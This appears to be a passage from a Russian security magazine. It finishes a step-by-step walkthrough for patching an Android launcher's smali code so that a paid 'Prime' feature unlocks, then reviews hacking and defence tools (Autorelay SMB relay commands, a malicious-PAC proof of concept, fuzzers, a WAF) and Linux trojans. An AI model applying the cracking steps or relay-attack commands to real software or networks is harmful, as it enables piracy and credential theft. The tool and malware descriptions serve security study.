- **iget-boolean v0, p0 ...** — получает значение поля типа boolean и записывает в регистр v0, регистр p0 — это нулевой параметр, он всегда равен имени класса (this);
- **return v0** — возвращает значение регистра v0;
- **.end method** — закрывает тело метода.

Теперь мы должны изменить данный метод так, чтобы он возвращал true независимо от значения поля mHasPrime. Мы могли бы сделать это вручную, но проще написать новый метод на Java:

```
public class Test {
    public boolean hasPrime() {
        return true;
    }
}
```

И пропустить его через компилятор и дизассемблер:

```
$ javac Test.java
$ dx --dex --output=Test.dex Test.class
$ baksmali Test.dex
```

На выходе получаем следующий ассемблерный код:

```
.method protected hasPrime()Z
    .registers 1
    const v0, 1
    return v0
.end method
```

Ты уже должен сам догадаться, что он объявляет константу v0 со значением 1 и возвращает ее (в Dalvik тип boolean — это int, который может иметь значение 1 — true или 0 — false). Осталось только вставить этот код вместо оригинального и собрать пакет обратно:

```
$ apktool b asap
```

Пакет появится в каталоге *asap/dist*. Переименуем его, чтобы не запутаться:

```
$ mv asap/dist/asap.apk asap-fake-hasPrime.apk
```


И подпишем с помощью тестового ключа:

```
$ sign asap-fake-hasPrime.apk
```

В результате в текущем каталоге появится файл asap-fake-hasPrime.s.apk. Остается только закинуть его на карту памяти и установить, удалив перед этим оригинальное приложение.

WWW

Официальная документация по ассемблерному коду Dalvik



Настройки ASAP Launcher до и после манипуляций

выводы

Взломать приложение для Android очень и очень просто. Да, я не спорю, нам попался удобный и простой пример для модификации, но опять же повторюсь — это весьма популярное приложение, о котором рассказывали на большинстве сайтов, посвященных Android.

Большинство других приложений вскрыть так же просто, однако есть достаточное количество экземпляров, пропущенных через обфускаторы и различные системы защиты. С ними все несколько сложнее, и таким приложениям будет посвящена третья статья цикла. Во второй статье мы рассмотрим, как тот же самый метод модификации использовать для внедрения собственного кода.

Дмитрий «D1g1» Евдокимов,
Digital Security
@evdokimovds

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ

WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!

Автор:
Dan McInerney

URL:
github.com/danmcinerney/autorelay

Система:
Linux


Autorelay

Autorelay — скрипт на Python для организации автоматизированной атаки SMB relay как на локальные, так и на удаленные устройства. Инструмент использует Responder для отравления, Metasploit для HTTP NTLM relay и Snarf для проведения MITM-атаки. При работе локально требуется только интерфейс и XML-файл Nmap или список IP-адресов для целевой сети, чтобы определить SMB-хосты. При использовании для SMB relaying на JumpBox необходим IP-адрес JumpBox.
Локальное использование:

```
$ sudo ./autorelay.py -x local-network.xml ↵
    -i eth0
$ sudo ./autorelay.py -l ips.txt -i eth0 ** ↵
    -l option needs some wee fixing **
```

Удаленное использование:

```
$ sudo ./autorelay.py -x remote-network.xml ↵
    -i eth0 -r 95.34.53.243
$ sudo ./autorelay.py -l ips.txt -i eth0 ↵
    -r 95.34.53.243
```



Авторы:
Itzik Kotler, Amit Klein

URL:
github.com/SafeBreach-Labs/pacdoor

Система:
Windows/Linux/Mac


Pacdoor

Pacdoor — это proof of concept вредоносного кода на JavaScript в виде Proxy Auto-Configuration (PAC) файла. Pacdoor имеет два канала взаимодействия, возможность извлекать HTTPS URLs и отключать доступ к определенным URL.

Устанавливается (для этого потребуется Python 2.7.x) следующим образом:

```
$ git clone https://github.com/SafeBreach-↵
    Labs/pacdoor.git
$ cd pacdoor
$ cd server
$ pip install -r requirements.txt
```

Инструмент впервые был представлен на конференции Black Hat USA 2016 в презентации Crippling HTTPS with unholy PAC (pdf).



Авторы:
not an official Google

URL:
github.com/google/santa

Система:
Mac

Santa

Популярность macOS растет, растет и интерес к ней — как злоумышленников, так и исследователей. В итоге обнаруживаются все новые уязвимости и вредоносный код для нее. Santa — это система белых и черных списков исполняемых файлов для macOS. Как ты мог заметить, проект находится в репозитории Гугла, однако это не официальный проект Google.


Состав инструмента:

- kernel extension, которое следит за выполнением программ;
- userland daemon, который принимает решение о выполнении или невыполнении программы на основании данных SQLite базы данных;
- GUI agent, который уведомляет пользователя о случаях блокирования приложения;
- command-line — утилита для управления системой и синхронизацией базы данных с сервером.

Особенности управления:

- два режима работы: MONITOR и LOCKDOWN;
- логирование всех событий;
- правила на основе сертификатов;
- правила на основе путей файлов.

Более подробную документацию смотри на страничке проекта.



Авторы:
James Loureiro, Georgi Geshev

URL:
github.com/mwrlabs/KernelFuzzer

Система:
Windows, macOS, QNX

Ядерный фаззинг

Уязвимости в ядре операционных систем всегда вызывают большой интерес — начиная с поднятия привилегий и обхода ограничений песочниц вплоть до удаленного выполнения кода в системе. Искать уязвимости в ring 0 части — это не то же самое, что и в ring 3 части. При этом не стоит забывать, что ring 0 Windows отличается от ring 0 Linux и тем более QNX и, таким образом, к каждой операционной системе нужен свой подход.

KernelFuzzer — это кросс-платформенный фрейм-ворк для фаззинга ядра, написанный на C.

Основные компоненты:

- база знаний по системным вызовам — взаимодействие user- и kernel-пространства;
- хранилище объектов — интересные объекты для фаззинга;
- ядро системы — в основном механизмы ловли и обработки падений;
- вспомогательные функции — для создания, заполнения и возвращения валидных структур;
- база знаний по OS API — для взаимодействия с системными библиотеками (доступ к файлам, пользовательский интерфейс, графика и мультимедиа, устройства, сеть);
- значения для фаззинга — значения различных типов данных (boolean, integer, float и другие).

Данный фаззер был протестирован на Windows 7/10, OS X и QNX. Но, как бы то ни было, в первую очередь авторы при создании этого инструмента были нацелены на Windows. Более подробно об инструменте можно узнать из презентации Platform Agnostic Kernel Fuzzing (pdf).

Авторы:
Antonio «CoolerVoid» Costa

URL:
github.com/CoolerVoid/raptor_waf

Система:
Linux

Raptor WAF

Raptor — это файрвол для веб-приложений, написан на C с использованием DFA (deterministic finite automation) и нацелен на блокирование SQL-инъекций, cross site scripting и path traversal.

Начнем с небольшого примера использования/проверки.

1. Поднимем HTTPd-сервер на 80-м порту и запустим raptor:

```
$ bin/Raptor -h localhost -p 80 -r 8883 ↵
    -w 4 -o loglog.txt
```

2. Копируем уязвимый PHP-код в нашу веб-директорию на сервере:


```
$ cp doc/test_dfa/test.php /var/www/html
```

3. Начинаем тестировать различные атаки по адресу `http://localhost:8883/test.php`.
4. ???
5. Profit!

Прелесть этого Waf заключается в том, что он написан на C и его можно собрать, в принципе, на любую архитектуру (ARM, MIPS и так далее), — главное, чтобы были GCC и make. Текущая версия активно тестируется на ОС Linux.

Также хочется сказать, что есть поддержка черных списков для IP-адресов, поддержка IPv4 и IPv6, некоторые наработки по защите от DoS, работа с SSL/TLS.

Более подробно о проекте можно узнать в документации (pdf).



Авторы:
Marco Lancini

URL:
github.com/mwrlabs/needle

Система:
iOS

Тестируем iOS-приложения

Я думаю, все, кто занимается безопасностью мобильных приложений, знакомы с прекрасным инструментом — фреймворком drozer для ОС Android. К сожалению, долгое время не хватало подобного инструмента для iOS. И вот совсем недавно на свет появилась тулза от тех же ребят — инструмент под названием Needle.

Needle — это фреймворк для оценки безопасности iOS-приложений, написанный на Python и базирующийся на множестве вспомогательных утилит (для организации полного цикла) и фреймворке для перехвата функций Frida. Инструмент уже поддерживает как iOS 8, так и iOS 9. Для джейлбрейкнутого устройства необходимы Cydia, OpenSSH, Apt 0.7 Strict. В качестве машины для анализа подойдет Kali или macOS. В ближайшее время разработчики обещают еще и предоставление Docker-контейнера.

Needle работает по тем же принципам, что и drozer, с такой же CLI-строкой. Для старта достаточно указать Bundle ID целевого приложения и параметры для подключения к устройству.

Основные функции:

- выполнение локальных команд;
- shell-доступ на устройстве;
- выполнение команд на устройстве;
- загрузка и выгрузка с устройства файлов;
- автоконфигурация;
- модульный подход;
- выполнение задач в фоне.

Основные классы проверок:

- анализ свойств бинарных файлов;
- анализ хранилища данных;
- динамический анализ приложения;
- перехват функций;
- анализ каналов передачи данных;
- статический анализ кода.

Можно с уверенностью сказать, что это must have инструмент для оценки безопасности iOS-приложений.

ЛЕТНЯЯ МАЛВАРЬ 2016: СВЕЖАЯ, ГОРЯЧАЯ, ТВОЯ

Павел Шалин
аналитик,
«Доктор Веб»

ОБЗОР САМЫХ ИНТЕРЕСНЫХ ВРЕДОНОСОВ ЗА ПОСЛЕДНИЕ ТРИ МЕСЯЦА

Большинство вредоносных программ, которые ежедневно попадают в нашу вирусную лабораторию, не представляют для аналитиков особого интереса. Как говорится, все новое — это либо накрытое упаковщиком старое, либо слегка модифицированные образцы, позаимствованные кем-то из паблика. Изредка среди этого бесконечного потока попадается что-то по-настоящему любопытное — семпл, который можно обсудить с коллегами в курилке. Ну или рассказать о нем читателям журнала «Хакер».

САМОРАСПРОСТРАНЯЮЩИЕСЯ ЛИНУКС-ТРОЯНЫ


Троянами для Linux сейчас никого не удивишь: в последнее время таких становится все больше. Не потому, что бородатые линуксоиды и их личные компы стали вдруг жутко интересны вирусописателям, отнюдь. Разработчики вредоносных программ — ребята прагматичные, их в первую очередь волнует прибыль. А под управлением различных модификаций Linux сейчас работает несметное число всевозможных мелких девайсов: роутеры, телеприставки, сетевые хранилища, мясору... Стоп, мясорубок на Linux я еще не видел. В общем, весь этот электронный зоопарк и оказывается первоочередной целью для создателей троянов. Вторая цель — веб-сайты.

Как создается подавляющее большинство корпоративных сайтов в нашей благословенной стране? Обычно руководитель компании решает открыть представительство своей фирмы в интернете потому, что у конкурентов уже есть, а у него еще нет. Пишет на коленке что-то вроде технического задания (хотя чаще обходится и без этого), обращается в модное дизайнерское агентство, изучает прайс, шевелит бровями и в конце концов нанимает знакомого студента за пятьдесят долларов. Тот качает бесплатный WordPress, натягивает на него крякнутый шаблон с торрента и заливает все это на хостинг. Хорошо, если догадается сменить дефолтный пароль администратора. Обновления CMS? Не, не слышали. Вывод напрашивается сам собой: такие интернет-ресурсы — лакомый кусок для любого уважающего себя вирмейкера.

Именно взлом сайтов, работающих под управлением движков **Drupal, WordPress, Magento, JetSpeed** и некоторых других, задуман основной функцией троянца Linux.Rex.1. Остальные функции — это рассылка писем с требованием выкупа и организация DDoS-атак. Но обо всем по порядку.

Начнем с того, что этот трой, написанный на языке Go, по-видимому, все еще находится в стадии разработки и активного допиливания. Иначе невозможно объяснить, почему при работе он генерирует значительное количество

отладочных сообщений, которые записывает в файл на устройстве `/dev/null`. Троянец имеет несколько модулей. Один из них сканирует сеть в поисках сайтов под управлением популярных движков вроде Drupal, для чего ищет индексную страницу сайта и файл Changelog.TXT, а потом проверяет в них наличие характерных строк. Затем Linux.Rex.1 с использованием уязвимости CVE-2014-3704 выполняет SQL-инъекцию в форму для ввода логина и меняет аутентификационные данные в администраторской учетке. Заходит админ на сайт и наблюдает вот такую прелестную картину:




Сайт залочен

Если взлом удался, трой загружает на сайт бинарный файл с собственной копией и запускает его на исполнение. Таким образом, Linux.Rex.1 реализует механизм саморепликации, то есть умеет распространяться автоматически, без участия пользователя.

Помимо этого, данная малварь может рассылать по электронной почте письма с угрозами. Например, обещает владельцам сайтов организовать DDoS-атаку. Чтобы избежать этой участи, потенциальная жертва должна заплатить выкуп в биткойнах. В своих сообщениях трой даже просит получателя переслать письмо ответственному сотруднику компании, если оно пришло не по назначению. Причем угрозы эти не пустые: Linux.Rex.1 умеет проводить DDoS-атаки методами **HttpFlood, HttpPost, slowLoris, tlsThc и DnsAmp**. Но самое интересное заключается в том, что он способен организовываться в одноранговые децентрализованные P2P-ботнеты. Для этого в его архитектуре предусмотрена собственная реализация протокола DHT. Одним словом, не троянец, а самый настоящий вредоносный комбайн. Хранящий логи в `/dev/null` :).

Вообще, складывается впечатление, что придуманный парнями из Google язык Go очень популярен среди разработчиков малвари под Linux. Например, троянец под названием Linux.Lady.1 написан на нем же. Этот трой предназначен для скачивания и запуска на зараженном устройстве программы — майнера криптовалют и тоже обладает своеобразным механизмом самораспространения, правда весьма примитивным и хромым на обе ноги. Он обращается к одному из интернет-сайтов, чтобы определить свой IP-адрес, на основе полученного значения вычисляет маску подсети External_ip\8 (маска 255.0.0.0) и пытается подключиться к удаленным узлам через порт 6379, используемый Redis. Если подключение удалось, троянец предпринимает попытку авторизоваться без пароля.

